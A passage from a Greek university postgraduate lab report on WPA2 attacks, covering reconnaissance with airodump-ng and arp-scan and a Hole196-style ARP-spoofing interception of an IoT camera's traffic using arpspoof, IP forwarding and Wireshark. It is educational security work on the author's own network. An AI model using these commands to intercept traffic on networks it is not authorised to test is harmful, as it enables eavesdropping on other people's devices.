



Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνιών
Τμήμα Ψηφιακών Συστημάτων

Επίπεδο: Μεταπτυχιακό Πρόγραμμα Σπουδών

Ασφάλεια Ασύρματων και Κινητών Δικτύων

Case 6

Επιβλέποντες Καθηγητές: Χρήστος Ξενάκης και Γεώργιος Ευθύμογλου

Καλαϊτζίδης Ιωάννης

ioannis_kalaitzidis@ssl-unipi.gr

Πειραιάς
03/06/2026

Περίληψη

Αξιολόγηση τριών κρίσιμων ευπαθειών του πρωτοκόλλου WPA2 σε ελεγχόμενο περιβάλλον. Υλοποίηση της ευπάθειας Hole196 μέσω επίθεσης ARP Spoofing για την πλήρη υποκλοπή και αποκρυπτογράφηση της κίνησης μιας IoT κάμερας στο Wireshark. Στη συνέχεια, διεξαγωγή επίθεσης PMKID με τη χρήση του hcxdumptool και offline ανάκτηση του κωδικού πρόσβασης μέσω του Hashcat με στοχευμένο λεξικό. Τέλος, εικονική προσομοίωση για την επίθεση KRACK με τη χρήση μιας τεχνητά ευάλωτης έκδοσης wpa_supplicant v2.5, καθορίζοντας τα ακριβή κριτήρια επαλήθευσης των επανεκπομπών και του μηδενισμού του μετρητή πακέτων στον αναλυτή δικτύου.

Περιεχόμενα

Εισαγωγή.....	1
Πρακτικό κομμάτι εργασίας	1
Βιβλιογραφία	24

Εισαγωγή

Αντικείμενο της εργασίας αποτελεί η πρακτική και θεωρητική αποτίμηση της ασφάλειας του πρωτοκόλλου κρυπτογράφησης WPA2 (Wi-Fi Protected Access II), το οποίο, παρά την ευρεία χρήση του, παρουσιάζει κρίσιμα δομικά και σχεδιαστικά κενά ασφαλείας. Μέσα από τη δημιουργία ενός ελεγχόμενου πειραματικού περιβάλλοντος (Lab Simulation), εξετάζεται η μεθοδολογία υλοποίησης τριών διακριτών κατηγοριών επιθέσεων:

1. **Επίθεση Hole196:** Μια εσωτερική απειλή που εκμεταλλεύεται τη σχεδιαστική αδυναμία διαχείρισης του κοινού κλειδιού GTK για την παράκαμψη της απομόνωσης των χρηστών και την εγκαθίδρυση παρεμβολής Man-in-the-Middle (MitM).
2. **Επίθεση PMKID:** Μια σύγχρονη μέθοδος εξωτερικής υποκλοπής κρυπτογραφικών κατακερματισμών (hashes) από τα αρχικά πλαίσια EAPOL, η οποία επιτρέπει την offline αποκρυπτογράφηση του κωδικού πρόσβασης χωρίς την ανάγκη παρουσίας συνδεδεμένων χρηστών.
3. **Επίθεση KRACK (Key Reinstallation Attacks):** Μια προηγμένη σχεδιαστική ευπάθεια που στοχεύει στη λογική της χειραψίας τεσσάρων δρόμων (4-Way Handshake) με σκοπό τον εξαναγκασμό του θύματος σε επανεγκατάσταση κλειδιών και συνακόλουθο μετρητή πακέτων.

Σκοπός της αναφοράς είναι η τεχνική τεκμηρίωση των ανωτέρω επιθέσεων, η παρουσίαση των αποτελεσμάτων μέσω του αναλυτή δικτύου Wireshark και η θεωρητική ανάλυση των μηχανισμών προστασίας και αποκατάστασης που εφαρμόζονται στα σύγχρονα ασύρματα περιβάλλοντα.


Για λόγους ασφαλείας και ιδιωτικότητας, τα ευαίσθητα αναγνωριστικά στοιχεία της άσκησης έχουν αποκρυφθεί. Ειδικότερα, έχουν καλυφθεί (με χρήση "XX:XX:XX" στο κείμενο και μαύρων πλαισίων στις εικόνες) τμήματα των διευθύνσεων MAC. Επίσης, έχουν αποκρυφθεί τα ονόματα (SSIDs) γειτονικών δικτύων που καταγράφηκαν τυχαία κατά τη σάρωση και ενδέχεται να προδίδουν προσωπικά στοιχεία ή τοποθεσίες.

Πρακτικό κομμάτι εργασίας

Αναφορικά με το πρώτο βήμα για τη σύνδεση του εξοπλισμού στο VMware, η διαδικασία ξεκινά με την τοποθέτηση του ασύρματου USB αντάπτορα δικτύου **TP-LINK TL-WN722N v4 (150Mbps)** με **αποσπώμενη κεραία** σε μια ελεύθερη θύρα USB του laptop. Στη συνέχεια, μέσω του κεντρικού μενού του VMware (στο επάνω μέρος της οθόνης), μεταβαίνουμε στη διαδρομή «VM>Removable Devices» και εντοπίζουμε τη συγκεκριμένη συσκευή στη λίστα, η οποία αναγράφεται συνήθως με το όνομα του κατασκευαστή. Τέλος, επιλέγοντας την εντολή «Connect (Disconnect from host)», η κάρτα αποσυνδέεται από το κεντρικό λειτουργικό σύστημα (Windows) και εκχωρείται αποκλειστικά για χρήση στο περιβάλλον του Kali Linux, αποτελώντας το βασικό εργαλείο για την επιτυχή εκτέλεση της εργασίας.



Κατά τη σύνδεση της συσκευής, το περιβάλλον του VMware εμφανίζει ένα τυπικό ενημερωτικό μήνυμα το οποίο επιβεβαιώνει ότι η κάρτα δικτύου TP-Link αποδεσμεύεται από το κεντρικό σύστημα (host machine-Windows) και προσαρτάται αποκλειστικά στην εικονική μηχανή (virtual machine) του Kali Linux.



Προκειμένου να επαληθευτεί η επιτυχής αναγνώριση της ασύρματης διεπαφής από το λειτουργικό σύστημα, ακολουθεί η εκκίνηση ενός παραθύρου τερματικού

(terminal) εντός του Kali Linux και η εκτέλεση της εντολής **iwconfig**.

```
(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
            Retry short limit:7 RTS thr=2347 B Fragment thr:off
            Power Management:off

(kali@kali)-[~]
$
```

Όπως φαίνεται από τα αποτελέσματα της εκτέλεσης της εντολής, το λειτουργικό σύστημα Kali Linux αναγνώρισε επιτυχώς τον εξωτερικό προσαρμογέα δικτύου, εκχωρώντας του την ονομασία διεπαφής **wlan0**. Παράλληλα, διαπιστώθηκε ότι η προεπιλεγμένη κατάσταση λειτουργίας (Mode) της κάρτας ήταν η «Managed».

Η επιλογή χρήσης εξωτερικού προσαρμογέα δικτύου USB στην εικονική μηχανή κρίνεται επιβεβλημένη για τη σωστή διεξαγωγή του εργαστηρίου. Λογισμικά όπως το VMware δεν διαθέτουν άμεση πρόσβαση στο ενσωματωμένο Wi-Fi chipset του φυσικού συστήματος (host OS). Επιπλέον, πολλά ενσωματωμένα chipsets φορητών υπολογιστών διαθέτουν κλειδωμένους οδηγούς (drivers) και δεν υποστηρίζουν πλήρως λειτουργίες παρακολούθησης (Monitor Mode) ή έγχυσης πακέτων (Packet Injection). Συνεπώς, η αρχιτεκτονική του εργαστηρίου (Host-Guest VM-USB Wi-Fi Passthrough) αποτελεί τη βέλτιστη και πλέον ρεαλιστική προσέγγιση.

Θεωρητικό υπόβαθρο ευπάθειας Hole196

Η ευπάθεια Hole196, η οποία αποκαλύφθηκε το 2010 (λαμβάνοντας το όνομά της από την αντίστοιχη σελίδα του προτύπου IEEE 802.11), αποτελεί μια δομική αδυναμία του σχεδιασμού του πρωτοκόλλου WPA/WPA2. Σε αντίθεση με τις συμβατικές επιθέσεις που στοχεύουν στην εύρεση του κωδικού πρόσβασης (Wi-Fi password) από εξωτερικούς παράγοντες, η συγκεκριμένη επίθεση προϋποθέτει ότι ο επιτιθέμενος είναι ήδη αυθεντικοποιημένο μέλος του δικτύου.

Εκμεταλλευόμενος τον τρόπο διαχείρισης του κοινού κλειδιού ομαδικής κρυπτογράφησης (Group Temporal Key-GTK), ένας κακόβουλος εσωτερικός χρήστης δύναται να παρακάμψει την απομόνωση πελατών. Αυτό του επιτρέπει να εκτελέσει

επιθέσεις τύπου Man-in-the-Middle (MitM), ARP Spoofing και έγχυση πακέτων, παρακολουθώντας την κίνηση άλλων νόμιμων χρηστών στο ίδιο ασύρματο δίκτυο. Αν και η ευπάθεια έχει μετριαστεί στα σύγχρονα δίκτυα (κυρίως μέσω της χρήσης HTTPS και νεότερων προτύπων όπως το WPA3), το Hole196 παραμένει ένα κλασικό παράδειγμα αδυναμίας στον σχεδιασμό του πρωτοκόλλου.

Φάση αναγνώρισης

Πριν την υλοποίηση της στοχευμένης επίθεσης, το πρώτο βήμα αφορά τη χαρτογράφηση του ασύρματου περιβάλλοντος. Στόχος είναι ο εντοπισμός της διεύθυνσης MAC (BSSID) του Access Point-στόχου, καθώς και του καναλιού εκπομπής (Channel) στο οποίο λειτουργεί. Για τη διεξαγωγή της σάρωσης, η ασύρματη διεπαφή τέθηκε προσωρινά σε λειτουργία παρακολούθησης (Monitor Mode). Στη συνέχεια, χρησιμοποιήθηκε το εργαλείο airodump-ng από τη σουίτα του aircrack-ng για την παθητική καταγραφή της ασύρματης κίνησης (`sudo airodump-ng wlan0`). Η συγκεκριμένη εντολή εμφανίζει τα διαθέσιμα ασύρματα δίκτυα (ESSIDs) και τις συνδεδεμένες σε αυτά συσκευές (Stations).

```
(kali@kali)-[~]
└─$ sudo airodump-ng wlan0

CH 13 ][ Elapsed: 6 s ][ 2026-05-24 09:45

BSSID            PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
-70              1         0      0  1  400  WPA2 CCMP PSK 
-71              4         0      0  1  360  WPA2 CCMP PSK 
-1               0         0      0 -1  -1    WPA2 CCMP PSK 
-67              3         0      0  11 130  WPA2 CCMP PSK 
-73              0         4      0  9  -1    WPA2 CCMP PSK 
-55             14        15      3  4  130  WPA2 CCMP PSK 
-70              4         0      0  13 540  WPA2 CCMP PSK 
-67             11         0      0  6  195  WPA2 CCMP PSK 
-64             15         3      0  8  130  WPA2 CCMP PSK 
-70             11         0      0  1  195  WPA2 CCMP PSK 
-71              4         1      0  1  400  WPA2 CCMP PSK 
-68              6         0      0  11 130  WPA2 CCMP PSK 
-26             25         0      0  11 130  WPA2 CCMP PSK 
30:DE:4B:XX:XX:XX -49        28         2      0  11 130  WPA2 CCMP PSK JK

BSSID            STATION          PWR  Rate  Lost  Frames  Notes  Probes
-68            0 - 1          0          1
-63            0 -12       929         74
-50           1e- 1e          1          4
-1            24e- 0          0         15
-76            0 - 1          8          1
-64            0 - 1       111          7
-70            0 - 1       104         10

Quitting ...

(kali@kali)-[~]
└─$
```

Όπως παρατηρείται στα αποτελέσματα της σάρωσης, το δίκτυο-στόχος με την ονομασία «**JK**» εντοπίστηκε επιτυχώς να εκπέμπει στο **Κανάλι 11** (CH 11), με διεύθυνση BSSID **30:DE:4B:XX:XX:XX**. Με βάση τα δεδομένα που συλλέχθηκαν από τη γενική σάρωση, ακολούθησε στοχευμένη παρακολούθηση στο κανάλι 11,

αποκλειστικά για τη διεύθυνση MAC του δρομολογητή. Αυτό επιτεύχθηκε με την εκτέλεση της εντολής **sudo airodump-ng -c 11 --bssid 30:DE:4B:XX:XX:XX wlan0**.

```
(kali@kali)-[~]
└─$ sudo airodump-ng -c 11 --bssid 30:DE:4B:XXXX:XX:XX wlan0
```



```
CH 11 ][ Elapsed: 8 mins ][ 2026-05-24 09:55
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
30:DE:4B:XXXX:XX:XX	-26	38	4303	1895 0	11	130	WPA2	CCMP	PSK	JK

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
30:DE:4B:XXXX:XX:XX	78:8B:2A:XX:XX:XX	-43	5e-24e	4	1089		

Κατά τη διάρκεια αυτής της φάσης, προέκυψε ένας τεχνικός περιορισμός που σχετίζεται με τις προδιαγραφές του εξοπλισμού δικτύου. Ο ασύρματος προσαρμογέας TP-LINK TL-WN722N v4 υποστηρίζει αποκλειστικά τη ζώνη συχνοτήτων των 2.4GHz (πρότυπα IEEE 802.11 b/g/n). Καθώς τα σύγχρονα Access Points χρησιμοποιούν τεχνικές «Band Steering» -εκπέμποντας το ίδιο SSID ταυτόχρονα στις ζώνες των 2.4GHz και 5GHz- πολλές σύγχρονες τερματικές συσκευές (όπως τα smartphones) δρομολογούνται αυτόματα στη συχνότητα των 5GHz για βελτιστοποίηση της απόδοσης. Ως εκ τούτου, η κάρτα δικτύου του επιτιθέμενου αδυνατούσε να «ακούσει» την κίνηση αυτών των συσκευών.

Για την επιτυχή διεξαγωγή του πειράματος και την παράκαμψη αυτού του εμποδίου, επιλέχθηκε ως στόχος μια συσκευή Internet of Things (IoT), και συγκεκριμένα μια IP κάμερα ασφαλείας (MAC: 78:8B:2A:XX:XX:XX). Η επιλογή αυτή κρίνεται ιδιαίτερα ρεαλιστική για δύο λόγους. Αφενός, οι περισσότερες IoT συσκευές λειτουργούν αποκλειστικά στα 2.4GHz, επιλύοντας το πρόβλημα της συχνότητας και αφετέρου, τέτοιες συσκευές αποτελούν συχνά τον «αδύναμο κρίκο» των σύγχρονων δικτύων, παράγοντας συνεχή ροή δεδομένων που διευκολύνει την ανάλυση της υποκλαπέισας κίνησης στο Wireshark.

Αιτιολόγηση μεθοδολογίας έναντι προσομοίωσης

Κατά τον σχεδιασμό της επίθεσης Hole196, εξετάστηκε και μια εναλλακτική, προσομοιωμένη προσέγγιση. Η προσέγγιση αυτή βασίζεται στη δημιουργία ενός εικονικού Access Point μέσω του λογισμικού hostapd (με εσκεμμένα

απενεργοποιημένη την παράμετρο `ap_isolate=0`), τη χρήση `dnsmasq` για την απόδοση διευθύνσεων IP, και την εκτέλεση της επίθεσης μέσω προσαρμοσμένων σεναρίων Python (Scapy).

Η απόφαση να μην υλοποιηθεί το πείραμα μέσω αυτής της μεθόδου αποτέλεσε αυστηρή μεθοδολογική επιλογή. Σε ένα πλήρως τεχνητό περιβάλλον, όπου η απομόνωση πελατών έχει απενεργοποιηθεί χειροκίνητα, η επιτυχία της επίθεσης θα μπορούσε να αποδοθεί σε εσφαλμένη παραμετροποίηση εκ μέρους του διαχειριστή, μειώνοντας την αξία της απόδειξης.

Αντιθέτως, η διεξαγωγή της δοκιμής σε εμπορικό εξοπλισμό με τις εργοστασιακές του ρυθμίσεις, αποδεικνύει επιστημονικά ότι το Hole196 δεν αποτελεί σφάλμα υλοποίησης, αλλά εγγενή σχεδιαστική αδυναμία του ίδιου του προτύπου WPA2. Παράλληλα, η χρήση της τεχνικής ARP Spoofing μοντελοποιεί με απόλυτη ακρίβεια το threat model ενός κακόβουλου εσωτερικού χρήστη, ο οποίος αξιοποιεί την έγκυρη πρόσβασή του στο δίκτυο για να εκμεταλλευτεί τον μηχανισμό των μηνυμάτων εκπομπής (broadcast) μέσω του κοινού κλειδιού GTK.

Επαναφορά διεπαφής και προετοιμασία επίθεσης Hole196

Η ευπάθεια Hole196 προϋποθέτει ότι ο επιτιθέμενος αποτελεί αυθεντικοποιημένο και έμπιστο μέλος του τοπικού δικτύου, κατέχοντας το δικό του κλειδί PTK. Συνεπώς, ήταν τεχνικά επιβεβλημένη η έξοδος της ασύρματης διεπαφής από την κατάσταση παρακολούθησης (Monitor Mode) και η επαναφορά της σε κανονική κατάσταση λειτουργίας (Managed Mode), ώστε να καταστεί δυνατή η τυπική σύνδεση στο δίκτυο «JK».

Η διαδικασία επαναφοράς πραγματοποιήθηκε μέσω της τερματικής διακοπής της διεπαφής παρακολούθησης (**sudo airmon-ng stop wlan0**) και της επανεκκίνησης της υπηρεσίας διαχείρισης δικτύου (**sudo systemctl start NetworkManager**).

The screenshot shows a Kali Linux terminal window with the following content:

```

Session Actions Edit View Help
CH 13 [C] Closed: 14 mins [I] 2020-09-24 00:57

SSID:           RSSI:  RSSI:  RSSI:  RSSI:  RSSI:  RSSI:  RSSI:  RSSI:  RSSI:  RSSI:
30:DE:48:       -22  65   3386   1079   1  11  338  WPA2-EMP  PSK  16
SSID:           STATION:  RSSI:  Rate:  Lost:  Frames:  Notes:  Probes
30:DE:48:       78:00:2A:  -48  96-  10  486   1375
Quitting...

[~]kali@kali:~$ sudo systemctl stop wpa_supplicant
[~]kali@kali:~$ sudo systemctl start NetworkManager
[~]kali@kali:~$

```

On the right side of the terminal window, there is a notification box that says "Disconnected" and "The network connection has been disconnected." Below this message is a link that says "Don't show this message again."

Με την ολοκλήρωση αυτών των βημάτων, το λειτουργικό σύστημα (Kali Linux) συνδέθηκε ομαλά στο δίκτυο-στόχο, λαμβάνοντας τοπική διεύθυνση IP, διαμορφώνοντας έτσι το κατάλληλο εσωτερικό περιβάλλον για την υλοποίηση της επίθεσης ARP Spoofing.

Μετά την επαναφορά της ασύρματης κάρτας σε κανονική λειτουργία (Managed Mode) και την επανεκκίνηση των υπηρεσιών δικτύου, το επόμενο βήμα ήταν η σύνδεση του συστήματος στο δίκτυο-στόχο «JK». Η σύνδεση πραγματοποιήθηκε απευθείας μέσω διεπαφής γραμμής εντολών (CLI) με τη χρήση του εργαλείου nmcli. Αυτή η πρακτική προτιμήθηκε έναντι του γραφικού περιβάλλοντος χρήστη (GUI) για την αποφυγή τεχνικών αστοχιών (γραφικών κολλημάτων) που παρατηρούνται συχνά σε εικονικές μηχανές κατά την εναλλαγή καταστάσεων των καρτών δικτύου. Εκτελέστηκε η εντολή **nmcli dev wifi connect "JK" password "693XXXXXXX"**, η οποία ολοκληρώθηκε με επιτυχία, πιστοποιώντας την αυθεντικοποίηση του επιτιθέμενου στο δίκτυο και την εκχώρηση τοπικής διεύθυνσης IP στο σύστημα.

```
(kali@kali)-[~]
$ nmcli dev wifi connect "JK" password "693XXXXXXX"
Device 'wlan0' successfully activated with 'f7d2efe7-8b6d-4926-9f29-31eb94a1d09c'.
(kali@kali)-[~]
$
```


Με το σύστημα να αποτελεί πλέον ενεργό και εξουσιοδοτημένο μέλος του τοπικού δικτύου (βασική προϋπόθεση της ευπάθειας Hole196), ακολούθησε η διαδικασία εντοπισμού των διεθύνσεων IP του δρομολογητή (Router) και της συσκευής-στόχου (IP Κάμερα). Για τον σκοπό αυτό, εκτελέστηκε σάρωση του τοπικού υποδικτύου (ARP scanning) μέσω της εντολής **sudo arp-scan --interface=wlan0 --localnet**.

```
(kali@kali)-[~]
$ sudo arp-scan --interface=wlan0 --localnet
Interface: wlan0, type: EN10MB, MAC: 3c:52:a1:..., IPv4: 192.168.1.109
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      30:de:4b:      (Unknown)
192.168.1.102   78:8b:2a:      (Unknown)
192.168.1.103   ec:be:5f:      (Unknown)
192.168.1.101   ce:5d:aa:      (Unknown: locally administered)
192.168.1.105   d8:b3:2f:      (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.107 seconds (121.50 hosts/sec). 5 responded
(kali@kali)-[~]
$
```

Από τα αποτελέσματα της σάρωσης αποτυπώθηκε η πλήρης χαρτογράφηση των απαραίτητων κόμβων. Η διεύθυνση IP του δρομολογητή ταυτοποιήθηκε ως 192.168.1.1 (αντιστοιχία με τη MAC διεύθυνση 30:DE:4B:XX:XX:XX) και η διεύθυνση της κάμερας ως 192.168.1.102 (αντιστοιχία με τη MAC διεύθυνση

78:8B:2A:XX:XX:XX). Προκειμένου να υλοποιηθεί η παρεμβολή (Man-in-the-Middle) χωρίς να προκληθεί διακοπή των υπηρεσιών της κάμερας (Denial of Service), κρίθηκε αναγκαία η ενεργοποίηση της προώθησης πακέτων (IP Forwarding) στο λειτουργικό σύστημα του επιτιθέμενου. Η συγκεκριμένη ρύθμιση επιτρέπει στο Kali Linux να λειτουργήσει αθόρυβα ως ενδιάμεσος κόμβος δρομολόγησης, προωθώντας τα πακέτα του θύματος προς τον πραγματικό προορισμό τους. Η ενεργοποίηση επιτεύχθηκε με την τροποποίηση των παραμέτρων του πυρήνα (kernel) μέσω της εντολής `sudo sysctl -w net.ipv4.ip_forward=1`.




```
(kali@kali)-[~]  
$ sudo sysctl -w net.ipv4.ip_forward=1  
net.ipv4.ip_forward = 1  
  
(kali@kali)-[~]  
$
```

Εκτέλεση ARP Spoofing και υποκλοπή κίνησης

Με την προώθηση πακέτων ενεργή, το σύστημα ήταν πλέον έτοιμο για την εκτέλεση της επίθεσης ARP Cache Poisoning. Χρησιμοποιήθηκε το εργαλείο arpspoof της σουίτας dsniff (`sudo arpspoof -i wlan0 -t 192.168.1.102 192.168.1.1`) για τη συνεχή αποστολή πλαστών μηνυμάτων ARP στην κάμερα. Στόχος αυτής της ενέργειας ήταν να παραπλανηθεί η συσκευή, θεωρώντας πλέον ότι η διεύθυνση MAC της κάρτας δικτύου του επιτιθέμενου αντιστοιχεί στην IP διεύθυνση του προεπιλεγμένου δρομολογητή (Gateway).


Παράλληλα, ξεκίνησε η καταγραφή της δικτυακής κίνησης στη διεπαφή wlan0 μέσω του αναλυτή πρωτοκόλλων Wireshark. Λόγω της επιτυχούς ανακατεύθυνσης της κίνησης (μέσω του ARP Spoofing) και της εκμετάλλευσης της ευπάθειας Hole196 (όπου το Access Point προωθεί τα δεδομένα κρυπτογραφώντας τα πλέον με το κλειδί PTK του επιτιθέμενου), τα πακέτα που ανταλλάσσει η κάμερα με τον απομακρυσμένο

εξυπηρετητή της κατέστησαν πλήρως αναγνώσιμα και έτοιμα προς ανάλυση.



Απομόνωση και ανάλυση πακέτων ARP

Για την αδιαμφισβήτητη τεκμηρίωση των πλαστών μηνυμάτων που προκάλεσαν την ανακατεύθυνση της κίνησης, εφαρμόστηκε στο Wireshark το εξειδικευμένο φίλτρο `arp.opcode == 2 && arp.dst.proto_ipv4 == 192.168.1.102`. Το συγκεκριμένο φίλτρο απομονώνει αποκλειστικά τις απαντήσεις ARP (ARP Replies) που έχουν ως τελικό παραλήπτη τη διεύθυνση IP της κάμερας-στόχου.



Όπως αναλύεται στα επιμέρους πεδία του πρωτοκόλλου (Address Resolution Protocol) για το επιλεγμένο πακέτο 84, η συσκευή του επιτιθέμενου αποστέλλει μια δομημένη, ψευδή απάντηση στην κάμερα. Στο πεδίο «Sender IP address» δηλώνεται σκοπίμως η IP του νόμιμου δρομολογητή (192.168.1.1), ωστόσο στο πεδίο «Sender MAC address» έχει εισαχθεί η φυσική διεύθυνση της ασύρματης κάρτας TP-Link του επιτιθέμενου (3c:52:a1:XX:XX:XX). Μέσω αυτής της παραπλάνησης, η κάμερα πείθεται να δρομολογεί τα εξερχόμενα πακέτα της προς τη συσκευή του επιτιθέμενου.

Τεχνικοί περιορισμοί καταγραφής και επιβεβαίωση Hole196

Σε μια προσπάθεια περαιτέρω τεκμηρίωσης του μηχανισμού ανακατεύθυνσης στο επίπεδο του ασύρματου πρωτοκόλλου, επιχειρήθηκε η απομόνωση της εξερχόμενης κίνησης από το σύστημα του επιτιθέμενου προς τον δρομολογητή, με τη χρήση του φίλτρου **ip.src == 192.168.1.102 && eth.dst == 30:de:4b:XX:XX:XX**.



Η απουσία καταγραφής πακέτων με το ανωτέρω φίλτρο, καθώς και η τεχνική αδυναμία ελέγχου της παραμέτρου «Key Index: 0» (Protected Frame) στις ασύρματες επικεφαλίδες, δικαιολογείται πλήρως από την αρχιτεκτονική του πειράματος. Συγκεκριμένα:

1. Επειδή η κάρτα δικτύου λειτουργεί σε κατάσταση Managed, ο πυρήνας του λειτουργικού συστήματος (Linux kernel) αφαιρεί αυτόματα τις επικεφαλίδες IEEE 802.11 (Wi-Fi headers) και μεταφράζει τα πακέτα, παρουσιάζοντάς τα στο Wireshark ως συμβατικά πλαίσια Ethernet II. Συνεπώς, τα εξειδικευμένα πεδία κρυπτογράφησης του WPA2 δεν είναι ορατά στο επίπεδο εφαρμογής.
2. Η προώθηση των πακέτων (IP Forwarding) εκτελείται σε χαμηλό επίπεδο εντός του πυρήνα, γεγονός που συχνά καθιστά τη δρομολογημένη (εξερχόμενη) κίνηση «αόρατη» στη διεπαφή λήψης wlan0 του αναλυτή, όταν χρησιμοποιείται ένας μόνο προσαρμογέας.

Παρά τους παραπάνω περιορισμούς καταγραφής επιπέδου ελέγχου (control plane), η απόλυτη επιβεβαίωση της εκμετάλλευσης της ευπάθειας Hole196 τεκμηριώνεται από την πρώτη καταγραφή της δικτυακής κίνησης (στιγμιότυπο οθόνης με τα αποκρυπτογραφημένα πακέτα TCP/UDP). Βάσει του θεωρητικού μοντέλου του Hole196:

- Το θύμα (κάμερα) απέστειλε τα δεδομένα κρυπτογραφημένα με το δικό του PTK, απευθυνόμενο προς τη MAC διεύθυνση του επιτιθέμενου (λόγω του ARP Spoofing).
- Το Access Point έλαβε την κίνηση, την αποκρυπτογράφησε και -εξαιτίας του σχεδιαστικού σφάλματος client isolation- προώθησε τα δεδομένα στον επιτιθέμενο, κρυπτογραφώντας τα εκ νέου με το PTK του τελευταίου.

- Το σύστημα του επιτιθέμενου, διαθέτοντας το δικό του έγκυρο κλειδί PTK, μπόρεσε να διαβάσει σε «απλό κείμενο» τα δεδομένα μιας τρίτης συσκευής.

Συμπεράσματα επίθεσης Hole196

